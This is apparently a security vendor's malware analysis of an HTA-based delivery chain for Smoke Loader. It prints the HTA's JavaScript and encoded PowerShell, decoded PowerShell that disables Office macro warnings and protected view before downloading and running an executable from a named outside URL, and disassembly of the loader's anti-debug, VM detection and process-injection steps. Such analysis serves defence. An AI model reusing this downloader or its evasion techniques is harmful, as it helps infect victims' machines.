

# HTML Application files are being used to distribute Smoke Loader malware


[securitynews.sonicwall.com/xmlpost/html-application-hta-files-are-being-used-to-distribute-smoke-loader-malware/](https://securitynews.sonicwall.com/xmlpost/html-application-hta-files-are-being-used-to-distribute-smoke-loader-malware/)

June 21, 2022

Threat actor always targets under the radar file types to deliver malware to the victim's machine. HTML Applications (HTA) files are known as less suspicious file types by various security providers. SonicWall Capture Labs Threat Research team has observed an HTA file inside an archive is being delivered to the victim's machine, which further downloads and executes Smoke Loader malware.

## Infection Cycle:

The archive file name is in German "Zahlungserinnerung-BV-Green-Golfm.zip" acted as a payment reminder for the victim. The HTA file has HTML code to display service estimation by "LM Classic Cars" for Ferrari 348 TB for an Austria customer, additionally it includes JavaScript code to download malware using PowerShell script:



The JavaScript code executes the PowerShell executable which further executes another instance of the PowerShell executable using Command Prompt:

```
<script type="text/javascript">
new
ActiveXObject("wscript.shell").run(
"POWERSHELL.EXE"
cmd /K Powershell.exe -Ex
byPass -w 1 -EC
JABXAHUATwB1AEgASwBRAHAacAAgAAkAIAA9ACAAIAAJACAAIAAGACAAQAACACIAMQxAc4AMAAIACAACQAJAAkACQAsACAACQAJAAkAIgAxADIALgAwACIA
IAAGAAkACQAJACAACQAsACAACQAJAAkACQAgAAkAIgAxADQALgAwACIAIAAJAAkACQAJAAkACQAsACAACQAJAAkAIgAxADUALgAwACIAIAAJAAkA
CQAJAAkACQAsACAIAAAGACAAIAAAGACTIAMQ2AC4AMAAIACAIAAAGACAAIAAAGACkAOwAKAEQAVgBqAGwAQwB4AEMAEABIAECABgBRAEOIAAAGACAAIAAGACAA
IAA9ACACQBAACQAIgBXAG8UgBkACIAIAAGAAkAIAAGACAAQAgACwAIAAIEUEABJAEUATAAIAACAACQApADsAZgBvAHIAZQBhAGMAAaAcACQAwBKAFIA
SgBJAFEAZABOAEoAIAAJAAkASQBOACAAJABXAHUATwB1AEgASwBRAHAacAApACAAIAAGACAAIAB7ACAIAIBMAE8AcgB1AGEAQwBIACgAJAAgACAAIAAGAEka
bgAgACAAIAAGACAAJABEAFYAAgBsAEMAEABDhAgYgBHAG4AUQBKACkAIAAJAAkACQAJAAkACQ7AEkAZgAoAHQARQBTAFQALQBWAGEAVABIACAAIAAGACAA
aABrAGMAdQA6AFwAcwSvAEYAVAB3AGEAUgBFwAbQBPwAEMAUGBPwAFMATwBGAFQAXABvAEYARgBpAEMARQBCACQAwBKAFIASgBJAFEAZABOAEoAXAAkAFwA
cwB1AGMAVQByAgkAVABZACKAIAAGACAAIAAGACAAIAB7AFMARQB0AC0aAQBOAGUAbQwBvAHIAZQBhAGMAAaAcACQAwBKAFIASgBJAFEAZABOAEoAXAAkAFwA
VAB3AEAEAcgB1AFwAbQBJAEMAUGBPwAHMAbwBmAHQAXABvAEYARgBpAGMARQBCACQAwBKAFIASgBJAFEAZABOAEoAXAAkAFwAUwBFAEMAdQBSAEkAdAB5ACAA
CQAJAAkACQAJAAkALQBOAGEATQB1ACAAIAAGACAAIAAGAFYAQgBBFAcAYQByAG4AaQBwAGcAcwAgAAkAIAAJACAALQB2AGEATABVAGUAIAAJAAkAMQgAAkA
CQAJAAkACQAJAC0AVAB5FAAZQAgAAkAZABXAE8AUgBkAH0AwAgAAkAIAABpAGYAKABUAGUUAUwB0AC0AcABhAQAAAGACAAIAAJACAACQAJAAkAaABrAEMA
QQA6FwAUwBPAEYADABXAGEAcgBFwATQBpAGMAUGBPwAFMATwBGAFQAXABvAEYARgBpAEMARQBCACQAwBKAFIASgBJAFEAZABOAEoAXAAkAFwAUwBFAEMA
dQBSAGkAVABZAFwAUABSAE8AdAB1AEMAVAB1AGQAVgBpAGUAdwApACAewBTAEUAdAATeKAdABFAE0AcABYAG8AUABFAHIAAdABSACAAIAAGACAAASABrAGMA
dQA6AFwAcwBPAGYAdAB3AGEAUgBFwAbQBPwAEMAUGBPwAFMATwBmAFQAXABvAEYARgBpAEMAZQB7ACQAwBKAFIASgBJAFEAZABOAEoAXAAkAFwAUwB1AEMA
dQByAGkAdAB5AFwAUABSAE8AdABFAGMAVABFAEQAdgBJAGUAdwAgACAALQB0AEIEAbQBFACAARABpAHMAyQB1AGwAZQB2AG4AdAB1AHIAbgB1AHQARgBpAGwA
ZQBzAEkAbgBQAFYAIAAJAAkACQAJAAkALQBOAGEATQB1AEUAIAGACAAIAAGACAAIAAACAACQAJAAkACQAtAHQAEQBwAGUAIAAJAAkACQAJAAkAZABXAG8A
```

The PowerShell script contains code to perform below actions on MS Office files:

- Enables all macros
- Disable protected view for files belongs to internet zone
- Disable protected view for attachments opened in Outlook
- Disable protected view for files in unsafe locations

The PowerShell downloads malware from URL [h\[t\]\[t\]p://www.trimm.at/error/upx.exe](http://www.trimm.at/error/upx.exe)

```
$WuOeHKQpp = @( "11.0", "12.0", "14.0", "15.0", "16.0" );
$DVj1CxCxbGnQJ = @( "Word", "Excel" );
foreach ($kRJJIQdtJ IN $WuOeHKQpp)
{
  Foreach ($ In $DVj1CxCxbGnQJ)
  {
    If (Test-Path HKCU:\Software\Microsoft\Office\{kRJJIQdtJ}\Security)
    {
      Set-ItemProperty HKCU:\Software\Microsoft\Office\{kRJJIQdtJ}\Security -Name VBWarnings -Value 1 -Type dword
    };
    If (Test-Path HKCU:\Software\Microsoft\Office\{kRJJIQdtJ}\Security\ProtectedView)
    {
      Set-ItemProperty HKCU:\Software\Microsoft\Office\{kRJJIQdtJ}\Security\ProtectedView -Name DisableInternetFilesInFV -Value 1 -Type dword
    };
    If (Test-Path HKCU:\Software\Microsoft\Office\{kRJJIQdtJ}\Security\ProtectedView)
    {
      Set-ItemProperty HKCU:\Software\Microsoft\Office\{kRJJIQdtJ}\Security\ProtectedView -Name DisableAttachmentsInFV -Value 1 -Type dword
    };
    If (Test-Path HKCU:\Software\Microsoft\Office\{kRJJIQdtJ}\Security\ProtectedView)
    {
      Set-ItemProperty HKCU:\Software\Microsoft\Office\{kRJJIQdtJ}\Security\ProtectedView -Name DisableUnsafeLocationsInFV -Value 1 -Type dword
    };
  };
};


InVOKE-ResTmetHod -URI ([char] 104 + [char] 116 + [char] 116 + [char] 112 + [char] 88 + [char] 47 + [char] 47 + [char] 119 + [char] 119 + [char] 119 + [char] 46 + [char] 116 + [char] 114 + [char] 105 + [char] 109 + [char] 109 + [char] 46 + [char] 97 + [char] 116 + [char] 47 + [char] 101 + [char] 114 + [char] 114 + [char] 114 + [char] 111 + [char] 114 + [char] 47 + [char] 117 + [char] 112 + [char] 120 + [char] 46 + [char] 101 + [char] 120 + [char] 101 ) -outfile $ENV:ALLUSERSPROFILE\RuntimeBrokers32.exe;
TeX $ENV:ALLUSERSPROFILE\RuntimeBrokers32.exe
```

<http://www.trimm.at/error/upx.exe>


The Smoke Loader malware works in multi stages and layers. It uses code obfuscation, anti debugging, anti VM and Living of The Land techniques. The malware makes sure that a memory dump should not expose its intention at any point of time.

## First Stage Executable

The first stage executable is highly obfuscated, it contains large loops with garbage API calls followed by a conditional jump. The malware uses opaque predicate technique as control never goes to garbage API calls, they are just kept to make analysis difficult. In a long iterations loop, only few operations are actually required by the malware which are executed on a particular iteration. The below iteration loop is intended to calculate the encrypted bytes size at 0x40Ath iteration:



The malware decrypts the shellcode into memory which further brings second stage executable:



The shellcode uses PEB\_LDR\_DATA from Process Environment Block, iterates through InLoadOrderModuleList to get the API addresses. The shellcode decrypts next stage executable in memory and does process hollowing to replace current process from the address space and starts execution of new process from entry point:

```

debug021:001D0294 mov     eax, [ebp-0B8h]
debug021:001D029A inc     eax
debug021:001D029B mov     [ebp-0B8h], eax
debug021:001D02A1 loc_1D02A1:
debug021:001D02A1 mov     eax, [ebp-0A8h]
debug021:001D02A7 mov     ecx, [ebp-0B8h]
debug021:001D02AD cmp     ecx, [eax+2]
debug021:001D02B0 jnb     short loc_1D02CE
debug021:001D02B2 mov     eax, [ebp-10h]
debug021:001D02B5 add     eax, [ebp-0B8h]
debug021:001D02BB mov     ecx, [ebp-0A8h]
debug021:001D02C1 add     ecx, [ebp-0B8h]
debug021:001D02C7 mov     cl, [ecx+3Ah]
debug021:001D02CA mov     [eax], cl
debug021:001D02CC jmp     short sub_1D0294
debug021:001D02CE
debug021:001D02CE

```

; CODE XREF: debug021:001D0292↑j

Code brings next stage executable

UNKNOWN 001D02B0: sub\_1D0294+1C

Address	Hex	ASCII
000	4D 5A 80 00 01 00 00 00 04 00 10 00 FF FF 00 00	MZÇ.....
010	40 01 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....@.....
020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....Ç...
030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..!..!-!+.L-!Th
050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is-program-canno
060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t-be-run-in-DOS
070	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00	mode...\$......

## Second Stage Executable:

Second stage executable code is full of techniques used to investigate the controlled environment execution.

### Anti-Debug

Checking the *BeingDebugged* and *NtGlobalFlag* in Process Environment Block is common across the malware. Here the tricky part is, instead of branching the code based on the flag values, the malware uses the flag values to compute a jump offset. If the malware is running inside a debugger then it will compute a invalid address which makes an impression of corrupted file to the researcher:

0FB648 02	MOVZX ECX, BYTE PTR DS:[EAX+2]	BeingDebugged
EB 05	JMP SHORT bde0b6bc.0040304A	
CC	INT3	
ED	DB ED	
1AD6	SBB DL, DH	
F9	STC	
83C1 01	ADD ECX, 1	Adding into BeingDebugged Value
EB 0C	JMP SHORT bde0b6bc.0040305B	
CE	DB CE	
D8	DB D8	
27	DB 27	CHAR ''
96	DB 96	
47	DB 47	CHAR 'G'
85	DB 85	
89C8	MOV EAX, ECX	
EB 05	JMP SHORT bde0b6bc.0040305E	
AC	DB AC	
B2	DB B2	
EB F8	JMP SHORT bde0b6bc.00403055	
9F	LAHF	
EB 0D	JMP SHORT bde0b6bc.0040306D	
B9	DB B9	
10	DB 10	
A5	DB A5	
CD	DB CD	
B9 412F0000	MOV ECX, 2F41	
EB 05	JMP SHORT bde0b6bc.00403070	
D4 4F	AAM 4F	
EB F5	JMP SHORT bde0b6bc.00403064	
E4	DB E4	
EB 01	JMP SHORT bde0b6bc.00403073	
43	INC EBX	
F7E1	MUL ECX	Computing jump offset
EB 05	JMP SHORT bde0b6bc.0040307C	
C8 DB1AD6	ENTER 1ADB, 0D6	
F9	STC	
01D8	ADD EAX, EBX	Adding imagebase
74 05	JE SHORT bde0b6bc.00403085	
75 03	JNZ SHORT bde0b6bc.00403085	
9F	LAHF	
B1 FC	MOV CL, 0FC	
50	PUSH EAX	
C3	RETN	

0FB646 68	MOVZX EAX, BYTE PTR DS:[ESI+68]	NtGlobalFlag
EB 01	JMP SHORT bde0b6bc.00402F50	
89	DB 89	
40	INC EAX	Increasing NtGlobalFlag value
74 08	JE SHORT bde0b6bc.00402F5B	
75	DB 75	CHAR 'u'
06	DB 06	
A8	DB A8	
11F0	ADC EAX, ESI	
5E	POP ESI	
B7 12	MOV BH, 12	
68 D12E0000	PUSH 2ED1	stack push
75 04	JNZ SHORT bde0b6bc.00402F66	
74 02	JE SHORT bde0b6bc.00402F66	
DEC5	FADDP ST(5), ST	
8B0C24	MOV ECX, DWORD PTR SS:[ESP]	stack pop
83C4 04	ADD ESP, 4	
EB 01	JMP SHORT bde0b6bc.00402F6F	
70	DB 70	CHAR 'p'
F7E1	MUL ECX	Computing jump offset
EB 05	JMP SHORT bde0b6bc.00402F78	
CC	INT3	
DF	DB DF	
05	DB 05	
D6	SALC	
F9	STC	
01D8	ADD EAX, EBX	Adding Imagebase
EB 02	JMP SHORT bde0b6bc.00402F7E	
8B	DB 8B	
45	INC EBP	
FFE0	JMP EAX	

## On-Demand Decryption

The malware decrypts the code on demand just before executing it and once the code is executed, the malware encrypts it back. The malware does this, to prevent its complete code exposure in one shot:

68 A72A96F9	PUSH F9962AA7	Key
5A	POP EDX	
EB 05	JMP SHORT bde0b6bc.004012B9	
B6 32	MOV DH, 32	
EB F4	JMP SHORT bde0b6bc.004012AC	
EC	IN AL, DX	I/O command
E8 00000000	CALL bde0b6bc.004012BE	
75 04	JNZ SHORT bde0b6bc.004012C4	
74 02	JE SHORT bde0b6bc.004012C4	
D4 2E	AAM 2E	
8B3424	MOV ESI, DWORD PTR SS: [ESP]	
83C4 04	ADD ESP, 4	
EB 0A	JMP SHORT bde0b6bc.004012D6	
40	INC EAX	
81EE BE120000	SUB ESI, 12BE	
EB 05	JMP SHORT bde0b6bc.004012DA	
20EB	AND BL, CH	
F5	CMC	
40	INC EAX	
20EB	AND BL, CH	
05 444638D6	ADD EAX, D6384644	
F9	STC	
01C6	ADD ESI, EAX	
EB 09	JMP SHORT bde0b6bc.004012EE	
A3 8138565F	MOV DWORD PTR DS: [5F563881], EAX	
EB 05	JMP SHORT bde0b6bc.004012F1	
E7 7D	OUT 7D, EAX	I/O command
EB F8	JMP SHORT bde0b6bc.004012E8	
DD	???	Unknown command
AC	LODS BYTE PTR DS: [ESI]	
EB 05	JMP SHORT bde0b6bc.004012F9	
4C	DEC ESP	
5E	POP ESI	
38D6	CMP DH, DL	
F9	STC	
30D0	XOR AL, DL	
AA	STOS BYTE PTR ES: [EDI]	
E2 F3	LOOPD SHORT bde0b6bc.004012F1	
F5 04	JNZ SHORT bde0b6bc.004012C4	

## Loaded module

The malware checks for below modules in the current process, if any of them is loaded malware terminates the execution.

- sbiedll (Sandboxie module)
- aswhook (Avast module)
- snxhk (Avast module)

FF53 18	CALL DWORD PTR DS: [EBX+18]	kernel32.GetModuleHandleA
85C0	TEST EAX, EAX	
0F85 1B020000	JNZ bde0b6bc.004025B4	

## Virtual Environment

The malware examines registry values

"\REGISTRY\MACHINE\System\CurrentControlSet\Enum\IDE" and

"\REGISTRY\MACHINE\System\CurrentControlSet\Enum\SCSI" for below substrings to check for virtual environment.

- qemu
- virtio
- vmware
- vbox
- xen

The screenshot displays a debugger's instruction list and a hex dump. The instruction list shows assembly code with addresses and comments. The hex dump shows the memory contents of the instruction, with the ASCII string 'q.e.m.u.....v.i.r.t.i.o.....v.m.w.a.r.e.....v.b.o.x.....x.e.n.....>tVW' visible.

The malware enumerates through all the running processes and looks for below processes. If any of the process is found the malware terminates the execution. The malware shows laziness in the code here, instead of dynamic size for individual process name, the malware keeps the size to 0x20 bytes for all the process names:

- qemu-ga.exe
- qga.exe
- windanr.exe
- vboxservice.exe
- vboxtray.exe
- vmttoolsd.exe
- prl\_tools.exe



803F 00	CMP BYTE PTR DS:[EDI],0		EDX 00000000
74 1E	JE SHORT bde0b6bc.0040218C		EBX 00403087 bde0b6bc.00403087
57	PUSH EDI		ESP 0006FF40
56	PUSH ESI		EBP 0006FF64
FF93 A0000000	CALL DWORD PTR DS:[EBX+A0]	<Compare>	ESI 01151940 UNICODE "sms.exe"
83C4 08	ADD ESP,8		EDI 0040209D UNICODE "qga.exe"
85C0	TEST EAX,EAX		EIP 00402170 bde0b6bc.00402170
74 0A	JE SHORT bde0b6bc.00402187		C 0 ES 0023 32bit 0(FFFFFFFF)
5F	POP EDI		P 1 CS 001B 32bit 0(FFFFFFFF)
C745 FC 00000000	MOV DWORD PTR SS:[EBP-4],0		A 0 SS 0023 32bit 0(FFFFFFFF)
EB 0D	JMP SHORT bde0b6bc.00402194		Z 0 DS 0023 32bit 0(FFFFFFFF)
83C7 20	ADD EDI,20		S 0 FS 003B 32bit 7FFDF000(FFF)
EB DD	JMP SHORT bde0b6bc.00402169		T 0 GS 0000 NULL
5F	POP EDI		D 0
			O 0 LastErr ERROR_MOD_NOT_FOUND

Hex dump	ASCII	Address	Comment
00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00	.....	0006FF40	UNICODE "sms.exe"
77 00 69 00   6E 00 64 00   61 00 6E 00   72 00 2E 00	w.i.n.d.o.w.s	0006FF44	UNICODE "qga.exe"
65 00 78 00   65 00 00 00   00 00 00 00   00 00 00 00	e.x.e.....	0006FF48	
76 00 62 00   6F 00 78 00   73 00 65 00   72 00 76 00	v.b.o.x.s.e.r.v.	0006FF4C	
69 00 63 00   65 00 2E 00   65 00 78 00   65 00 00 00	i.c.e...e.x.e.	0006FF50	bde0b6bc.00402AF3
76 00 62 00   6F 00 78 00   74 00 72 00   61 00 79 00	v.b.o.x.t.r.a.y.	0006FF54	bde0b6bc.00400000
2E 00 65 00   78 00 65 00   00 00 00 00   00 00 00 00	.e.x.e.....	0006FF58	
76 00 6D 00   74 00 6F 00   6F 00 6C 00   73 00 64 00	v.m.t.o.o.l.s.d.	0006FF5C	
2E 00 65 00   78 00 65 00   00 00 00 00   00 00 00 00	.e.x.e.....	0006FF60	
70 00 72 00   6C 00 5F 00   74 00 6F 00   6F 00 6C 00	p.r.l...t.o.o.l.	0006FF64	
73 00 2E 00   65 00 78 00   65 00 00 00   00 00 00 00	E...e.x.e.....	0006FF68	RETURN to bde0b6bc.00402C83 from bde
00 56 53 E8   76 FA FF FF   58 57 89 C7   80 3F 00 74	..VSèvíúúXWkCè?.t	0006FF6C	bde0b6bc.00403087
		0006FF70	ntdll.77180000

The malware looks for below 7 bytes substrings of filenames into victim's machine. If any of them is found the malware terminates the execution:

- vmci.s
- vmusbm
- vmmous
- vm3dmp
- vmrawd
- vmmemc
- vboxgu
- vboxsf
- vboxmo
- vboxvi
- vboxdi
- vioser

803E 00	CMP BYTE PTR DS:[ESI],0				ECX 00401DBE ASCII "vmci.s"
74 14	JE SHORT bde0b6bc.00401E2E				EDX F9966D76
56	PUSH ESI				EBX 00403087 bde0b6bc.00403087
57	PUSH EDI				ESP 0006FF24
FF93 9C000000	CALL DWORD PTR DS:[EBX+9C]	<Compare>			EBP 0006FF3C
83C4 08	ADD ESP,8				ESI 00401DC8 ASCII "vmusbm"
85C0	TEST EAX,EAX				EDI 01150199 ASCII "halmacpi.dll"
75 07	JNZ SHORT bde0b6bc.00401E30				EIP 00401E1C bde0b6bc.00401E1C
83C6 07	ADD ESI,7				C 0 ES 0023 32bit 0(FFFFFFFF)
EB E7	JMP SHORT bde0b6bc.00401E15				P 0 CS 001B 32bit 0(FFFFFFFF)
EB 07	JMP SHORT bde0b6bc.00401E37				A 0 SS 0023 32bit 0(FFFFFFFF)
C745 FC 00000000	MOV DWORD PTR SS:[EBP-4],0				Z 0 DS 0023 32bit 0(FFFFFFFF)
EB 14	JMP SHORT bde0b6bc.00401E4D				S 0 FS 003B 32bit 7FFDF000(FFF)
1231=010575C0 (<Compare>)					T 0 GS 0000 NULL
					D 0

Hex dump	ASCII
76 6D 63 69 2E 73 00 76 6D 75 73 62 6D 00 76 6D	vmci.s.vmusbm.v
6D 6F 75 73 00 76 6D 33 64 6D 70 00 76 6D 72 61	mous.vm3dmp.vmra
77 64 00 76 6D 6D 65 6D 63 00 76 62 6F 78 67 75	wd.vmmemc.vboxgu
00 76 62 6F 78 73 66 00 76 62 6F 78 6D 6F 00 76	.vboxsf.vboxmo.v
62 6F 78 76 69 00 76 62 6F 78 64 69 00 76 69 6F	boxvi.vboxdi.vio
73 65 72 00 00 5E 5F 80 3E 00 74 14 56 57 FF 93	ser...^ε>.t{VWj"
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

0006FF24	ASCII "halmacpi.dll"
0006FF28	ASCII "vmusbm"
0006FF2C	
0006FF30	
0006FF34	bde0b6bc.00403087
0006FF38	
0006FF3C	
0006FF40	RETURN to bde0b6bc.004021F9 from bde01

### Code Injection

The malware gets the explorer.exe process id using APIs *GetShellWindow* and *GetWindowThreadProcessId*:

FF53 48	CALL DWORD PTR DS:[EBX+48]	user32.GetShellWindow
85C0	TEST EAX,EAX	
0F84 17030000	JE bde0b6bc.00401902	
8945 A4	MOV DWORD PTR SS:[EBP-5C],EAX	
8D75 A0	LEA ESI,DWORD PTR SS:[EBP-60]	
893E	MOV DWORD PTR DS:[ESI],EDI	
56	PUSH ESI	
50	PUSH EAX	
FF53 4C	CALL DWORD PTR DS:[EBX+4C]	user32.GetWindowThreadProcessId
8B06	MOV EAX,DWORD PTR DS:[ESI]	
85C0	TEST EAX,EAX	
0F84 FE020000	JE bde0b6bc.00401900	

